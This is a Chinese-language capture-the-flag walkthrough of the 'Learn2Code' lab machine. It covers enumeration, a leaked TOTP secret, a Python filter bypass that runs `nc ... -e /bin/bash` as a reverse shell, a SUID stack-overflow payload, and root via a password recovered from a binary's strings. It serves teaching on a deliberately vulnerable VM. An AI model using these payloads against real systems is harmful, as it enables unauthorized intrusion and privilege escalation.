主机发现


```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# arp-scan -I eth1 -l

192.168.56.122  08:00:27:fe:a4:24       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.122`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# nmap -p- 192.168.56.122

PORT   STATE SERVICE
80/tcp open  http
```

Web渗透（探测80端口）



我哪知道验证码

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# dirsearch -u http://192.168.56.122

[04:14:29] 200 -  472B  - /includes/
[04:15:01] 200 -   51B  - /todo.txt

Task Completed
```


枚举出两`/includes/`和`/todo.txt`

访问`/todo.txt`

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# curl http://192.168.56.122/todo.txt
******* Remember to delete the bak files!! *******
```

删出备份文件?

访问`/includes/`




Index of /includes

Name	Last modified	Size	Description
Parent Directory		-	
css/	2020-09-29 04:04	-	
js/	2020-09-29 04:03	-	
php/	2020-09-29 04:22	-	

Apache/2.4.38 (Debian) Server at 192.168.56.122 Port 80

那主要看的就是php了




除了bak以外，要不是空文件要不就是**Don't be a cheater!**


```
//access.php内容
<?php
    /*
    *验证验证码脚本
    *接收前端POST的数据，验证是否与预设密钥匹配，验证通过则包含执行coder.php，失败则返回"wrong"
    */

    //引入类和实例化对象
    require_once 'GoogleAuthenticator.php';
    $ga = new PHPGangsta_GoogleAuthenticator();

    //固定的验证密钥
    $secret = "S4I22IG3KHZIGQCJ";

    //判断POST请求的action参数是否是'check_code'，防止非预期的POST请求触发
    if ($_POST['action'] == 'check_code') {
        //前端POST的验证码
        $code = $_POST['code'];
        //密钥->验证码->允许的时间差
        $result = $ga->verifyCode($secret, $code, 1);

        //成功包含coder.php，失败输出wrong
        if ($result) {
            include('coder.php');
```

```
        } else {
            echo "wrong";
        }
    }
?>
```

```
<!--前端提交部分代码-->
<input type="number" class="form-control text-center" min-length="6" max-
length="6" id="code" name="code">
<button type="button" class="btn btn-primary btn-block"
onclick="check_code();">Access</button>
<!--验证码长度为6-->
```

在线谷歌验证工具生成就行了






成功登录

反弹shell

测试下来一个执行的是python



还有检测

那就要绕过了，自己基础的尝试了一下，发现允许`import`，不允许`import+空格`和`"`双引号需要转义

那就上网找解决方案了

恢复 sys.modules

一些过滤中可能将 `sys.modules['os']` 进行修改. 这个时候即使将 os 模块导入进来,也是无法使用的.

```
>>> sys.modules['os'] = 'not allowed'
>>> __import__('os').system('ls')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'str' object has no attribute 'system'
```

执行payload：`__import__('os').system('nc 192.168.56.247 6666 -e /bin/bash')`

```
┌──(root㉿xhh)-[~/Desktop]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.122] 38770
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功弹到webshell

webshell ---> learner

```
www-data@Learn2Code:/var/www/html/includes/php$ find / -user root -perm -4000 -
type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/MakeMeLearner  #不常见的文件
/usr/bin/chfn
```

发现不常见的SUID文件

```
www-data@Learn2Code:/var/www/html/includes/php$ strings /usr/bin/MakeMeLearner
bash: strings: command not found
```

没有`strings`命令

nc拿到kali上简单分析

```
#执行1
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# nc -lvnp 8888 > MakeMeLearner
listening on [any] 8888 ...
#执行2
www-data@Learn2Code:/$ nc 192.168.56.247 8888 < /usr/bin/MakeMeLearner
#结果
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# nc -lvnp 8888 > MakeMeLearner
listening on [any] 8888 ...
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.122] 54106
```

通过kali上的`strings`简单分析

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# strings MakeMeLearner
strcpy

please specify an argument
Change the 'modified' variable value to '0x61626364' to be a learner
/bin/bash
```

看到`strcpy`和要把哪个值设置成哪个值，大概率是栈溢出

IDA分析

用自己习惯的方式拿到本地（我通过连接工具）

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  //栈空间分配(定义)
  char dest[76]; // [rsp+10h] [rbp-50h] BYREF
  int n1633837924; // [rsp+5Ch] [rbp-4h]
  //至少输入一个参数
  if ( argc == 1 )
    errx(1, "please specify an argument\n", envp);
  //目的将'modified'替换成'0x61626364'（abcd）
  printf("Change the 'modified' variable value to '0x61626364' to be a
learner");
  //初始化为0
  n1633837924 = 0;
  //把输入的值赋值到dest中（为做长度限制触发栈溢出）
  strcpy(dest, argv[1]);
  //判断，修改成功提取，失败打印错误信息
  if ( n1633837924 == 1633837924 )//'1633837924'hex是'0x61626364'
  {
    setuid(0x3E8u);
    setgid(0x3E8u);
    system("/bin/bash");
  }
  else
  {
    //输出当前失败的值
    printf("Try again, you got 0x%08x\n", n1633837924);
  }
  return 0;
}
```

测试偏移量

知道是栈溢出就要测试偏移量了

测试方法有很多种（GDB，pwntolls），这里使用手工测试

```
www-data@Learn2Code:/$ python3 -c "print('A'*60+'B'*4)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
www-data@Learn2Code:/$ /usr/bin/MakeMeLearner
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Change the 'modified' variable value to '0x61626364' to be a learnerTry again,
you got 0x00000000
```

这里明显还是初始化的0，说明长度不够

```
www-data@Learn2Code:/$ python3 -c "print('A'*100+'B'*4)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABBBB
www-data@Learn2Code:/$ /usr/bin/MakeMeLearner
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABBBB
Change the 'modified' variable value to '0x61626364' to be a learnerTry again,
you got 0x41414141
Segmentation fault
```

这里返回了4个41，不是0了，说明覆盖到了

```
#A，B的ascii值
Dec Hex
65  41  A
66  42  B
```

由于全是A，说明过长

```
www-data@Learn2Code:/$ python -c "print('A'*78 + 'B'*4)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
BB
www-data@Learn2Code:/$ /usr/bin/MakeMeLearner
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
BB
Change the 'modified' variable value to '0x61626364' to be a learnerTry again,
you got 0x42424141
www-data@Learn2Code:/$
```

现在返回的是`0x42424141`，说明：

1. 是小端程序
2. 76个A后就覆盖到'modified'的值了

栈溢出

```
www-data@Learn2Code:/$ /usr/bin/MakeMeLearner
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdcba
learner@Learn2Code:/$ id
uid=1000(learner) gid=33(www-data) groups=33(www-data)
```

上面的少拿俩A，加上dcba就成功拿到learner用户权限

user.txt

```
learner@Learn2Code:/home/learner$ cat user.txt
N1c3mOveMat3!
```


提权

```
learner@Learn2Code:/home/learner$ ls -al
total 44

-r-x------ 1 learner learner 16608 Sep 28  2020 MySecretPasswordVault
-r-------- 1 learner learner    14 Sep 28  2020 user.txt
```

目录下有个`MySecretPasswordVault`，一样拿下来看看

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/learn2code]
└─# strings MySecretPasswordVault

NOI98hO
)(Jj
If you are a learner, i'm sure you know what to do with me.
```

一段话和一个类似密码的字符串



得到root密码`NOI98hOIhj)(Jj`

```
learner@Learn2Code:/home/learner$ su - root
Password:
root@Learn2Code:~# id
uid=0(root) gid=0(root) groups=0(root)
```

成功登录到root用户

root.txt

```
root@Learn2Code:~# cat root.txt
Y0uG0TitbR0!
```